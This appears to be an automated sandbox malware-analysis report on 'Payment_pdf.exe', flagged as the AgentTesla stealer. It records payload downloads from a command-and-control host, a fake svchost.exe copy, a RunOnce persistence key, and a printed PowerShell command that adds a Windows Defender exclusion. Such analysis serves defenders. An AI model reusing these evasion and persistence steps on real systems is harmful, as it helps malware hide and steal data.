Raw: 38 65 65 0d 0a 3c 70 3e 79 46 6c 63 65 46 66 4f 54 46 66 4f 6c 46 6c 6b 63 46 6c 43 54 46 66 66 52 46 65 66 46 65 79 46 63 52 46 6c 66 43 46 6c 4f 63 46 66 54 6b 46 66 66 6c 46 66 4f 66 46 66 52 79 46 6c 4f 6c 46 66 6c 4f 46 6c 6b 54 46 6c 6b 66 46 66 4f 6c 46 66 52 52 46 6c 6b 65 46 6c 43 65 46 66 79 66 46 66 4f 43 46 79 54 46 6b 54 46 6c 4f 65 46 6c 65 66 46 66 4f 43 46 6c 6c 54 46 6c 52 54 46 66 4f 66 46 66 4f 6b 46 6c 6c 79 46 6c 79 6c 46 66 4f 6b 46 66 46 6c 79 54 46 66 54 4f 46 6c 79 4f 46 6c 6c 65 46 66 4f 66 46 65 66 46 6c 43 43 46 6b 43 46 66 79 4f 46 6b 66 46 6c 6c 46 66 79 65 46 43 65 46 6c 4f 54 46 66 4f 65 46 66 79 54 46 6b 66 46 6c 52 63 46 6c 46 52 52 46 66 4f 65 46 66 46 6c 66 65 46 6c 4f 43 46 66 66 54 46 66 66 79 46 6c 79 6b 46 6c 46 6b 6c 46 6c 54 4f 46 66 4f 6b 46 66 54 6b 46 66 6b 46 6c 6b 6b 46 66 4f 63 46 66 54 43 46 66 6c 43 46 6c 63 79 46 66 54 79 46 66 54 52 46 66 66 79 46 66 52 52 46 6c 6b 46 52 63 46 43 52 46 6c 66 79 46 66 4f 63 46 66 54 66 46 66 54 52 46 6c 6c 46 66 6b 46 66 6c 6c 46 66 66 79 46 6c 43 65 46 66 54 66 46 52 6c 46 79 43 46 43 4f 46 43 79 46 63 54 46 66 79 54 46 6c 66 6b 46 6c 52 46 66 66 66 46 63 52 46 6c 63 46 6c 79 46 63 66 46 65 79 46 65 63 46 4f 4f 46 43 52 46 65 52 46 79 6b 46 6c 63 46 63 65 46 4f 65 46 66 79 54 46 66 54 6c 46 6c 79 63 46 4f 54 46 6c 43 6b 46 6c 54 52 46 54 46 6c 65 65 46 6c 66 52 46 79 79 46 66 79 6b 46 6c 52 54 46 6c 66 66 46 6c 65 46 6c 65 46 6c 6b 65 46 6b 6c 46 66 66 43 46 63 65 46 66 4f 54 46 6c 4f 65 46 4f 66 46 6c 6b 65 46 65 65 46 79 54 46 66 6c 66 46 43 65 46 6c 6c 46 54 46 6c 52 54 46 6c 6c 43 46 4f 66 46 66 4f 65 46 6c 6b Data Ascii: 8ee<p>yFlceFfOTFfOlFlkcFlCTFffRFefFeyFcRFlfCFlOcFfTkFfflFfOfFfRyFlOlFflOFlkTFlkfFfOlFfRRFlkeFlCeFf yfFfOCFyTFkTFlOeFlefFfOCFllTFlRTFfOfFfOkFllyFlylFfOkFfFlyTFfTOFlyOFlleFfOfFefFlCCFkCFfyOFkfFllFfyeFC eFlOTFfOeFfyTFkfFlRcFlFRRFfOeFfFlfeFlOCFffTFffyFlykFlFklFlTOFfOkFfTkFfkFlkkFfOcFfTCFflCFlcyFfTyFfTRF ffyFfRRFlkFRcFCRFlfyFfOcFfTfFfTRFllFfkFflFffyFlCeFfTfFRlFyCFCOFCyFcTFfyTFlfkFlRFfffFcRFlcFlyFcfFeyF ecFOOFCRFeRFykFlcFceFOeFfyTFfTlFlycFOTFlCkFlTRFTFleeFlfRFyyFfykFlRTFlffFleFleFlkeFklFffCFceFfOTFlOeF OfFlkeFeeFyTFflfFCeFllFTFlRTFllCFOfFfOeFlk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49756	172.67.172.17	80	C:\Users\user\Desktop\Payment_pdf.exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:30:35.561980963 CET	18883	OUT	GET /base/A632564F6B586F5A6F356DB5CA3B2690.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 09:30:35.740638018 CET	18884	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:30:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d6f980e7b59de746ad996fd710345c6d11614069035; expires=Thu, 25-Mar-21 08:30:35 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:47 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9c0a5100004be3e7078000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=1fm9lDdbCxWgLf99aL3U08q%2FXT%2BBm96YOkG3Dxp8zAfGZrGn74IQcyFV2hWuuZvwuoMNteuUk3Uxu2WMB6Tlq0S2TdJXo%2FZ4k171da10qgKftoEM"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f95f08c0b4be3-AMS Data Raw: 36 62 62 35 0d 0a 3c 70 3e 6b 6b 46 63 54 46 6c 4f 4f 46 54 46 79 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 66 52 52 46 66 52 52 46 54 46 54 46 6c 43 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 65 4f 46 54 46 6c 66 43 46 54 46 54 46 54 46 6c 4f 46 79 6c 46 6c 43 65 46 6c 4f 46 54 46 6c 43 54 46 63 46 66 54 52 46 79 79 46 6c 43 4f 46 6c 46 6b 65 46 66 54 52 46 79 79 46 43 4f 46 6c 54 4f 46 6c 54 52 46 6c 6c 52 46 79 66 46 6c 6c 66 46 6c 6c 4f 46 6c 6c 6c 46 6c 54 79 46 6c 6c 4f 46 63 6b 46 6c 54 63 46 79 66 46 63 63 46 63 6b 46 6c 6c 54 46 6c 6c 54 46 6c 6c 6c 46 6c 6c 65 46 79 66 46 63 43 46 6c 54 6c 46 79 66 46 6c 6c 4f 46 6c 6c 6b 46 6c 6c 54 46 79 66 46 6c 54 52 46 6c 6c 54 46 79 66 46 65 43 46 6b 63 46 43 79 46 79 66 46 6c 46 6c 54 54 46 6c 54 6c 46 4f 65 46 6c 79 46 6c 79 46 6c 54 46 79 65 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 43 54 46 65 63 46 54 46 54 46 6b 65 46 6c 46 79 46 54 46 6b 65 46 6c 4f 66 46 4f 6c 46 6c 43 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 66 66 4f 46 54 46 79 4f 46 54 46 6c 6c 46 6c 46 43 54 46 54 46 54 46 6c 52 66 46 6c 54 46 54 46 54 46 65 46 54 46 54 46 54 46 54 46 54 46 54 46 65 66 46 6c 43 79 46 6c 54 46 54 46 54 46 79 66 46 54 46 54 46 54 46 6c 63 66 46 6c 54 46 54 46 54 46 54 46 54 46 6c 66 43 46 54 46 79 66 46 54 46 54 46 54 46 66 46 54 46 54 46 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 Data Ascii: 6bb5<p>kkFcTFlOOFTFyFTFTFTFOFTFTFTFfRRFfRRFTFTFlCOFTFTFTFTFTFTFTFeOFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFlfCFTFTFTFlOFylFlCeFlOFTFlCTFcFfTRFyyFlCOFlFkeFfTRFyyFCOFlTOFlTRFllRFyfFllfFllOFlllFlTyFllOFckFlTcFyfFccFckFllTFllTFlllFlleFyfFcCFlTlFyfFllOFllkFllTFyfFlTRFllTFyfFeCFkcFCyFyfFlTcFlllFlTTFlTlFOeFlyFlyFlTFyeFTFTFTFTFTFTFTFCTFecFTFTFkeFlFyFTFkeFlOfFOlFlCTFTFTFTFTFTFTFTFffOFTFyOFTFllFlFCTFTFTFlRfFlTFTFTFeFTFTFTFTFTFTFefFlCyFlTFTFTFyfFTFTFTFlcfFlTFTFTFTFTFlfCFTFyfFTFTFTFfFTFTFOFTFTFTFTFTFTFTFOFTFTFTF
Feb 23, 2021 09:30:36.831592083 CET	19946	OUT	GET /base/81C3FE323C5502E2AE417434B3B29FF7.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:30:37.022202015 CET	19947	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:30:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d2060dab256016dc3f4aaa5d51adaf82e1614069036; expires=Thu, 25-Mar-21 08:30:36 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:51 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9c0f4600004be3e1012000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=AsifCZaIJ3cI6%2BF0FyXTf%2FtsdKub7L10y%2FQ9KmUF18rTRBqeK9e7DN53HQOmxIdiQnYsZCfDzc5eyMNchnFSt050g9E0LohpUZZQb0oHZWFSyDoV"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f95f87e2f4be3-AMS Data Raw: 33 32 32 39 0d 0a 3c 70 3e 79 46 6c 63 65 46 66 4f 54 46 66 4f 6c 46 6c 6b 63 46 6c 43 54 46 66 66 52 46 65 66 46 65 79 46 63 52 46 6c 66 43 46 6c 4f 63 46 66 54 6b 46 66 66 6c 46 66 4f 66 46 66 52 79 46 6c 4f 6c 46 66 6c 4f 46 6c 6b 54 46 6c 6b 66 46 66 4f 6c 46 66 52 52 46 6c 6b 65 46 6c 43 65 46 66 79 66 46 66 4f 43 46 79 54 46 6b 54 46 6c 4f 65 46 6c 65 66 46 66 4f 43 46 6c 6c 54 46 6c 52 54 46 66 4f 66 46 66 4f 6b 46 6c 6c 79 46 6c 79 6c 46 66 4f 6b 46 66 46 6c 79 54 46 66 54 4f 46 6c 79 4f 46 6c 6c 65 46 66 4f 66 46 65 66 46 6c 43 43 46 6b 43 46 66 79 4f 46 6b 66 46 6c 6c 46 66 79 65 46 43 65 46 6c 4f 54 46 66 4f 65 46 66 79 54 46 6b 66 46 6c 52 63 46 6c 46 52 52 46 66 4f 65 46 66 46 6c 66 65 46 6c 4f 43 46 66 66 54 46 66 66 79 46 6c 79 6b 46 6c 46 6b 6c 46 6c 54 4f 46 66 4f 6b 46 66 54 6b 46 66 6b 46 6c 6b 6b 46 66 4f 63 46 66 54 43 46 66 6c 43 46 6c 63 79 46 66 54 79 46 66 54 52 46 66 66 79 46 66 52 52 46 6c 6b 46 52 63 46 43 52 46 6c 66 79 46 66 4f 63 46 66 54 66 46 66 54 52 46 6c 6c 46 66 6b 46 66 6c 6c 46 66 66 79 46 6c 43 65 46 66 54 66 46 52 6c 46 79 43 46 43 4f 46 43 79 46 63 54 46 66 79 54 46 6c 66 6b 46 6c 52 46 66 66 66 46 63 52 46 6c 63 46 6c 79 46 63 66 46 65 79 46 65 63 46 4f 4f 46 43 52 46 65 52 46 79 6b 46 6c 63 46 63 65 46 4f 65 46 66 79 54 46 66 54 6c 46 6c 79 63 46 4f 54 46 6c 43 6b 46 6c 54 52 46 54 46 6c 65 65 46 6c 66 52 46 79 79 46 66 79 6b 46 6c 52 54 46 6c 66 66 46 6c 65 46 6c 65 46 6c 6b 65 46 6b 6c 46 66 66 43 46 63 65 46 66 4f 54 46 6c 4f 65 46 4f 66 46 6c 6b 65 46 65 65 46 79 54 4 6 66 6c 66 46 43 65 46 6c 6c 46 54 46 6c 52 54 46 6c 6c 43 46 4f 66 46 66 4f 65 Data Ascii: 3229<p>yFlceFfOTFfOlFlkcFlCTFffRFefFeyFcRFlfCFlOcFfTkFfflFfOfFfRyFlOlFflOFlkTFlkfFfOlFfRRFlkeFlCeFfyfFfOCFyTFkTFlOeFlefFfOCFllTFlRTFfOfFfOkFllyFlylFfOkFfFlyTFfTOFlyOFlleFfOfFefFlCCFkCFfyOFkfFllFfyeFCeFlOTFfOeFfyTFkfFlRcFlFRRFfOeFfFlfeFlOCFffTFffyFlykFlFklFlTOFfOkFfTkFfkFlkkFfOcFfTCFflCFlcyFfTyFfTRFffyFfRRFlkFRcFCRFlfyFfOcFfTfFfTRFllFfkFfllFffyFlCeFfTfFRlFyCFCOFCyFcTFfyTFlfkFlRFfffFcRFlcFlyFcfFeyFecFOOFCRFeRFykFlcFceFOeFfyTFfTlFlycFOTFlCkFlTRFTFleeFlfRFyyFfykFlRTFlffFleFleFlkeFklFffCFceFfOTFlOeFOfFlkeFeeFyTFflfFCeFllFTFlRTFllCFOfFfOe
Feb 23, 2021 09:30:37.387065887 CET	21008	OUT	GET /base/4E6D09D3FE7F5C729D5893BBC810E319.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:30:37.471384048 CET	21010	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:30:37 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d62d8db6be29afa6b7f124b21f9f14dd01614069037; expires=Thu, 25-Mar-21 08:30:37 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:53 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9c117000004be341089000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=uxBE6PhycqoRFxGuVigyNbLWGEh1zhGU%2Bh9VntMA7XYirhGnBZhXOf73XJDa9ffcBsPmZOA2zHzayDACBIzNopEIbxpY4zab%2BjNZ1UlQlyWn81fy"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f95fbeeee4be3-AMS Data Raw: 32 38 37 36 0d 0a 3c 70 3e 46 6c 6c 52 46 54 46 6c 6c 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 6c 66 54 46 54 46 6c 54 43 46 54 46 6c 54 6c 46 54 46 6c 54 79 46 54 46 6c 66 54 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 79 6b 46 54 46 6c 6c 6c 46 54 46 79 6b 46 54 46 63 6b 46 54 46 6c 6c 63 46 54 46 6c 6c 63 46 54 46 6c 54 63 46 54 46 79 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 6c 54 63 46 54 46 6c 54 6b 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 6c 6c 6c 46 54 46 6c 6c 52 46 54 46 6c 6c 65 46 54 46 6c 54 65 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 79 6b 46 54 46 79 66 46 54 46 79 6b 46 54 46 6c 54 43 46 54 46 6c 6c 6c 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 43 6b 46 54 46 79 6b 46 54 46 6c 6c 6b 46 54 46 6c 54 4f 46 54 46 6c 6c 63 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 79 6b 46 54 46 6c 66 6c 46 54 46 6c 6c 65 46 54 46 63 43 46 54 46 6b 54 6b 46 54 46 6c 6c 66 46 54 46 6c 6c 65 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 63 43 46 54 46 6c 54 79 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 6c 66 6c 46 54 46 6c 54 65 46 54 46 6c 66 6c 46 54 46 6c 54 54 46 54 46 54 46 6c 6c 66 66 46 54 46 63 43 46 54 46 79 6b 46 54 46 43 79 46 54 46 79 6b 46 54 46 63 43 46 54 46 6c 6c 54 46 54 46 6c 6c 6c 46 54 46 6c 54 54 46 54 46 6c 6c 66 46 54 46 6c 6c 79 46 54 46 6c 54 6c 46 54 46 6c 6c 6b 46 54 46 6c 6c 4f 46 54 46 6c 54 65 46 54 46 63 6b 46 54 46 79 6b 46 54 46 6c 54 6c 46 54 46 79 6b 46 54 46 63 6b 46 54 46 Data Ascii: 2876<p>FllRFTFTFllkFTFllfFTFykFTFlleFTFykFTFlleFTFlfTFTFlTCFTFlTlFTFlTyFTFlfTFTFlTRFTFccFTFykFTFlllFTFykFTFckFTFllcFTFllcFTFlTcFTFykFTFllfFTFykFTFlTTFTFlTcFTFlTkFTFlfTFTFlTfFTFlllFTFllRFTFlleFTFlfTFTFlTfFTFykFTFyfFTFykFTFlTCFTFlllFTFlleFTFykFTFCkFTFykFTFllkFTFlTOFTFllcFTFlleFTFykFTFlTTFTFykFTFlflFTFlleFTFcCFTFlTkFTFllfFTFlleFTFllRFTFcCFTFcCFTFlTyFTFykFTFlTRFTFykFTFlTRFTFccFTFllRFTFcCFTFlflFTFlTeFTFlffFTFlTcFTFlTfFTFlTTFTFlffFTFcCFTFykFTFCyFTFykFTFcCFTFllTFTFllfFTFlTTFTFllfFTFlIyFTFlTlFTFllkFTFllOFTFlTeFTFckFTFykFTFlTlFTFykFTFckFTF

Code Manipulations

Statistics

Behavior



- Payment_pdf.exe
- svchost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- svchost.exe
- Payment_pdf.exe
- svchost.exe
- WerFault.exe
- WerFault.exe
- explorer.exe
- explorer.exe
- svchost.exe
- explorer.exe
- explorer.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- CZVkY.exe
- CZVkY.exe
- powershell.exe
- conhost.exe
- cmd.exe

Click to jump to process

System Behavior

Analysis Process: Payment_pdf.exe PID: 6968 Parent PID: 6076

General

Start time:	09:28:31
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Payment_pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Payment_pdf.exe'
Imagebase:	0x230000
File size:	630336 bytes
MD5 hash:	AA4F187DF7370B07D17CBE08ABD778A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.423869749.0000000003AAE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.453125199.00000000044AE000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD2CF06	unknown
C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB7BEFF	CreateDirectoryW
C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB7DD66	CopyFileW
C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CB7DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b9 be 7d f2 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 7e 09 00 00 06 00 00 00 00 00 00 ce 9c 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 d9 e5 09 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....}........... ....0..~............... ....@.. ....@................	success or wait	3	6CB7DD66	CopyFileW
C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CB7DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DCED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DCED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DCED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DCED72F	unknown
C:\Users\user\Desktop\Payment_pdf.exe	unknown	4096	success or wait	1	6DCED72F	unknown
C:\Users\user\Desktop\Payment_pdf.exe	unknown	512	success or wait	1	6DCED72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6CB75F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6CB75F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6CB75F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	ueAhUXkoLOMYVCrpZF	unicode	explorer.exe "C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe"	success or wait	1	6CB7646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe	dword	0	success or wait	1	6CB7C075	RegSetValueExW

Analysis Process: svchost.exe PID: 6372 Parent PID: 560

General

Start time:	09:28:41
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 4388 Parent PID: 6968

General

Start time:	09:28:58
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD2CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CAD5B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CAD5B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_oebs23ox.3ze.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CB71E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wraqb44f.o35.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CB71E60	CreateFileW
C:\Users\user\Documents\20210223	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB7BEFF	CreateDirectoryW
C:\Users\user\Documents\20210223\PowerShell_transcript.936905.KHdwfTvI.20210223092902.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CB71E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CB71E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_oebs23ox.3ze.ps1	success or wait	1	6CB76A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wraqb44f.o35.psm1	success or wait	1	6CB76A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_oebs23ox.3ze.ps1	unknown	1	31	1	success or wait	1	6CB71B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wraqb44f.o35.psm1	unknown	1	31	1	success or wait	1	6CB71B4F	WriteFile
C:\Users\user\Documents\20210223\PowerShell_transcript.936905.KHdwfTvI.20210223092902.txt	unknown	3	ef bb bf	...	success or wait	1	6CB71B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
